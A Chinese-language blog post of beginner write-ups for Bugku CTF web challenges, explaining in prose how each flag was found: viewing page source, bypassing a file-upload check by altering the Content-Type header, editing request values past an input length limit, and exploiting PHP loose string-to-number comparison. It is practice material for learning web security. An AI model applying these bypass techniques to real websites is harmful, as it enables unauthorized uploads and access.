CTF-练习平台 writeup web

原创

youGuess28 于 2017-12-20 17:15:54 发布


分类专栏： WriteUp 文章标签： web ctf 网络安全 writeup sql注入

本文链接：https://blog.csdn.net/littlelittlebai/article/details/78816854

bugku Web WriteUp


刚刚接触ctf没多久，做ctf-练习平台上的题目，有些新的题目，在网上没有找到对应的writeup，所以做了之后就想自己写一个，也顺便理理自己的思路。（没有太多经验...可能对有些题目的理解还不深刻...）

- **签到题**
  加群在公告里就可以看到flag值了。
- **Web2**
  F12，立马就看到flag的值了。





文件上传测试

题目说是要上传php文件，那我们先上传一个php文件，页面提示非图片文件；那再上传一个图片，就提示说只能上传php文件，那这个题目就是要让我们绕过对文件类型的检测，成功上传一个图片格式的文件（题目真正要让我们上传的是图片文件）。尝试去修改了http头中的Content-Type，如下，即绕过检测，得到flag。



这个题目的文件检测方法是：在上传时先检测上传的是不是php文件，直接检测了文件的后缀名是不是.php，如果是就通过了这一步骤的检测。接下来，是判断了Content-Type的值，如果是image那就认为是上传了图片文件。服务器端并没有对文件的头进行检测，所以上传文件实质到底是php还是图片格式还是其他什么格式，都是无所谓的。网上的WriteUp都是说要用截断的方法，通过%00截断之后，文件后缀名发生改变来绕过检测。但是看下面这种情况：






可以看到，在Content-Type不是代表图片格式文件的话，%00截断去绕过是没有用的。所以真正的检测文件类型的方式应该是通过Content-Type，并不是文件上传后，保存到服务器上的文件后缀名。

计算题


我们在网页给出的题目中输入正确答案，发现输入框的输入长度是被限制了的，只能输入一个数字，那就直接在http头中修改要上传的计算结果。

或者可以在浏览器中修改网页源码，将输入框的长度限制改为允许输入多个数字。




- **web基础 $_GET**

这是很基础的题目，就是让我们熟悉一下前端与后台传递数据的GET方式。



- **web基础 $_POST**


  使用FireFox的hackbar工具，如图。当然也可以自己写一个小的python脚本去提交post参数。



- **矛盾**


  题目给出的php代码表示，需要get传递num值，但是需要它不是数字，然后又要求它是1。这里用到的知识点是：在PHP中，当数字与字符串作比较时，系统会先将字符串转化为数字，再与数字进行比较。所以，这里就是要构造一个字符串，使其转换为数字之后为1，那就是1后面跟任意的字符（非数字）就可以了（不需要是%00）。比如，num=1fdafdfaf，这样比

较结果是：与1相等。



- **Web3**

  打开网页以后就一直在弹框，应该是写了一堆alert，在一直弹框的情况下看不到网页源码，所以禁止弹框后，F12查看，发现隐藏的html实体，转换过来即得到flag。如图。

